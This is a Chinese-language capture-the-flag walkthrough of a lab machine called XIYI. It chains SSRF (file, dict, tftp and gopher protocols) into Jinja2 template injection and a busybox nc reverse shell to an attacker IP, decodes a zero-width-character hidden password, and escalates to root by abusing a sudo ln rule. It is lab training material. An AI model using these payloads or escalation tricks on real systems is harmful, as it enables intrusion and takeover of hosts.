信息收集

存活主机发现

arp扫描

```
┌──(npc㉿kali)-[~/mazesec/XIYI]
└─$ sudo arp-scan -I eth1 192.168.56.0/24

192.168.56.1    0a:00:27:00:00:11       (Unknown: locally administered)
192.168.56.129  08:00:27:ce:0e:fb       PCS Systemtechnik GmbH
```


端口扫描

tcp全端口扫描

```
┌──(npc㉿kali)-[~/mazesec/XIYI]
└─$ nmap -p- -sT 192.168.56.129

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

80 端口服务探测

访问80端口，存在ssrf漏洞，可以使用file协议读取文件




SSRF + dict协议 内网端口扫描

利用这里的ssrf漏洞，使用dict协议扫描内网开放端口


放到burp里，爆破全端口

开放了80、2333、2332




内网端口服务探测

ssrf访问内网2333端口，提示`get app.py`



ssrf访问内网2332端口，提示`get reply.py`



ssrf + tftp 读取文件源码

使用tftp协议读取app.py源码

url=tftp://localhost/app.py

```
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/')
def index():
    return "get app.py"

@app.route('/render', methods=['POST'])
def render():
    try:
        data = request.get_data(as_text=True)
        if data:
            # 直接渲染 - 存在SSTI漏洞
            result = render_template_string(data)
            return result
        return "No data"
    except Exception as e:
        return f"Error: {str(e)}"

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=2333, debug=False, threaded=True)
```

使用tftp协议读取reply.py源码

url=tftp://localhost/reply.py

```
from flask import Flask, request
import socket
import threading
```

```
app = Flask(__name__)

def forward_to_2333(data):
    def forward():
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.settimeout(5)
                s.connect(('127.0.0.1', 2333))

                # 构建HTTP POST请求
                http_request = f"""POST /render HTTP/1.1
Host: 127.0.0.1:2333
Content-Type: text/plain
Content-Length: {len(data)}
Connection: close

""".replace('\n', '\r\n').encode() + data

                s.send(http_request)

                # 接收响应但不处理
                response = b""
                while True:
                    chunk = s.recv(4096)
                    if not chunk:
                        break
                    response += chunk
        except:
            pass  # 忽略所有错误

    # 在后台线程中执行转发
    thread = threading.Thread(target=forward)
    thread.daemon = True
    thread.start()

@app.route('/', methods=['GET', 'POST', 'PUT', 'DELETE', 'PATCH', 'OPTIONS',
'HEAD'])
def relay():
    try:
        # 获取原始数据
        raw_data = request.get_data()

        # 在后台转发到2333端口
        if raw_data:
            forward_to_2333(raw_data)

        # 无论什么情况都返回OK
        return "get reply.py"

    except Exception:
        # 即使出错也返回OK
        return "get reply.py"

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=2332, debug=False, threaded=True)
```

reply.py是一个中继服务，将收到的请求数据转发到2333端口，并且不处理响应，始终返回"get reply.py"。

2333端口存在SSTI漏洞，可以进行模板注入攻击。

SSTI漏洞getshell

利用Jinja2模板注入漏洞，执行系统命令获取反弹shell


```
{{url_for.__globals__.__builtins__['eval']('__import__("os").popen("busybox nc 192.168.56.100 4444 -e bash").read()')}}
```

现在只有一个ssrf漏洞，可以通过gopher协议构造请求，让ai写了一个蹩脚的脚本


```
import urllib.parse

def build_gopher_post_request(host, port, path, headers, data):
    """构造Gopher协议的POST请求"""
        http_request = f"POST {path} HTTP/1.1\r\n"
    for key, value in headers.items():
        http_request += f"{key}: {value}\r\n"

    http_request += "\r\n"
    http_request += data

    print("=== 原始HTTP请求 ===")
    print(repr(http_request))
    print("=" * 50)

    gopher_payload = http_request.replace("\r\n", "%0D%0A")
    gopher_payload = urllib.parse.quote(gopher_payload, safe='')
    gopher_url = f"gopher://{host}:{port}/_{gopher_payload}"

    return gopher_url

# 修正后的请求参数
host = "127.0.0.1"
port = "2333"
path = "/render"

# 反弹shell
data = """{{url_for.__globals__.__builtins__['eval']
('__import__("os").popen("busybox nc 192.168.56.100 4444 -e bash").read()')}}"""

content_length = len(data)
headers = {
    "Host": "127.0.0.1",
    "Content-Type": "text/plain",
    "Content-Length": str(content_length)
}

print("=== 数据信息 ===")
print(f"数据内容: {data}")
print(f"数据长度: {content_length} 字符")
```

```python
gopher_url = build_gopher_post_request(host, port, path, headers, data)

print("=== 生成的Gopher URL ===")
print(f"URL长度: {len(gopher_url)} 字符")
print("Gopher URL:")
print(gopher_url)
```

运行，得到一大坨payload




放到ssrf参数里，通过gopher协议，向内网2333端口发送POST请求，触发SSTI漏洞，执行反弹shell命令



shell as lemon

零宽字符信息隐写

在 `/var/www/html/` 目录下有一个secret_of_lemon.txt 文件，xxd 命令读取，有很多不可见字符



使用纯16进制读取

```
www-data@XIYI:~/html$ xxd -p sec*
xxd -p sec*
23204c617374207570646174656643a20323032332d31312d31350a6e6f74
68696e6720686572650a2320e2808be2808ce2808ce2808be2808ce2808c
e2808be2808be2808be2808ce2808ce2808be2808be2808ce2808be2808c
e2808be2808ce2808ce2808be2808ce2808ce2808be2808ce2808be2808c
e2808ce2808be2808ce2808ce2808ce2808ce2808be2808ce2808ce2808b
e2808ce2808ce2808ce2808be2808be2808be2808ce2808ce2808ce2808b
e2808ce2808be2808be2808ce2808be2808ce2808be2808ce2808ce2808b
e2808be2808ce2808ce2808be2808be2808ce2808be2808ce2808be2808c
e2808ce2808ce2808ce2808be2808be2808ce2808be2808ce2808ce2808c
e2808ce2808be2808be2808ce2808be2808ce2808be2808ce2808ce2808c
e2808ce2808ce2808be2808ce2808ce2808ce2808be2808be2808ce2808c
e2808be2808ce2808ce2808be2808be2808ce2808ce2808ce2808be2808c
e2808ce2808ce2808be2808ce2808be2808ce2808be2808ce2808ce2808c
e2808be2808be2808ce2808be2808be2808ce2808be2808ce2808ce2808c
e2808ce2808ce2808be2808ce2808be2808ce2808be2808ce2808be2808b
e2808be2808ce2808ce2808be2808be2808ce2808be2808ce2808be2808c
e2808ce2808be2808ce2808ce2808be2808ce2808be2808ce2808ce2808b
```

```
e2808ce2808ce2808ce2808ce2808be2808ce2808ce2808be2808ce2808c
e2808ce2808b0a
```

准备一个python脚本，解析零宽字符

```python
import re

def decode_hex_with_zero_width(hex_string):
    """解密包含零宽度字符的十六进制数据"""
    # 清理并解码十六进制
    clean_hex = ''.join(c for c in hex_string if c in '0123456789abcdefABCDEF')
    text = bytes.fromhex(clean_hex).decode('utf-8', errors='ignore')

    # 提取零宽度字符
    zw_chars = re.findall(r'[\u200b-\u200e]', text)
    if not zw_chars:
        return "未找到隐藏信息"

    # 二进制解码 (ZWS=0, 其他=1)
    binary = ''.join('0' if c == '\u200b' else '1' for c in zw_chars)

    # 尝试8位解码
    if len(binary) % 8 == 0:
        decoded = ''.join(chr(int(binary[i:i+8], 2)) for i in range(0,
len(binary), 8))
        return decoded

    return "解码失败"

# 您的十六进制数据
hex_data = """
23204c617374207570617465643a20323032332d31312d31350a6e6f74
68696e6720686572650a2320e2808be2808ce2808ce2808be2808ce2808c
e2808be2808be2808be2808ce2808ce2808be2808be2808ce2808be2808c
e2808be2808ce2808ce2808be2808ce2808ce2808be2808ce2808be2808c
e2808ce2808be2808ce2808ce2808ce2808ce2808be2808ce2808ce2808b
e2808ce2808ce2808ce2808be2808be2808be2808ce2808ce2808ce2808b
e2808ce2808be2808be2808ce2808be2808ce2808be2808ce2808ce2808b
e2808be2808ce2808ce2808be2808be2808ce2808be2808ce2808be2808c
e2808ce2808ce2808be2808be2808ce2808be2808be2808ce2808ce2808c
e2808ce2808be2808be2808ce2808be2808ce2808be2808ce2808ce2808c
e2808ce2808ce2808be2808ce2808ce2808ce2808be2808be2808ce2808c
e2808be2808ce2808ce2808be2808ce2808ce2808ce2808ce2808be2808c
e2808ce2808ce2808be2808ce2808ce2808ce2808ce2808ce2808ce2808c
e2808be2808be2808ce2808be2808be2808ce2808be2808ce2808ce2808c
e2808ce2808ce2808be2808ce2808ce2808be2808ce2808ce2808be2808b
e2808be2808ce2808ce2808be2808be2808ce2808be2808ce2808be2808c
e2808ce2808be2808ce2808ce2808be2808be2808ce2808ce2808ce2808b
e2808ce2808ce2808ce2808ce2808be2808ce2808ce2808be2808ce2808c
e2808ce2808b0a
"""

# 执行解密
result = decode_hex_with_zero_width(hex_data)
print(result)
```

可以解出一个`lemon:Very_sour_lemon`的用户密码

```
┌──(npc㉿kali)-[~/mazesec/XIYI]
└─$ python3 str.py
lemon:Very_sour_lemon
```

ssh 登录

```
┌──(npc㉿kali)-[~/mazesec/XIYI]
└─$ ssh lemon@192.168.56.129
lemon@192.168.56.129's password:
Linux XIYI 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 11 04:12:59 2025 from 192.168.56.100
lemon@XIYI:~$
```

root 提权

sudo 权限枚举

```
lemon@XIYI:~$ sudo -l
Matching Defaults entries for lemon on XIYI:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lemon may run the following commands on XIYI:
    (root) NOPASSWD: /usr/bin/ln -sf * /usr/lib/mysql/plugin/*
```

lemon 用户有sudo权限的ln命令，可以创建符号链接覆盖文件

使用路径穿越的方式，使用bash覆盖ln命令，这样再执行sudo ln命令时，实际执行的是`sudo bash`，从而获得root权限

```
lemon@XIYI:~$ sudo /usr/bin/ln -sf /bin/bash
/usr/lib/mysql/plugin/../../../../../../../../../../usr/bin/ln
lemon@XIYI:~$ touch /tmp/111
lemon@XIYI:~$ sudo /usr/bin/ln -sf /tmp/111 /usr/lib/mysql/plugin/111
root@XIYI:~#
```

```
lemon@XIYI:~$ sudo /usr/bin/ln -sf /tmp/111 /usr/lib/mysql/plugin/111
root@XIYI:/home/lemon# id
uid=0(root) gid=0(root) groups=0(root)
root@XIYI:/home/lemon#
```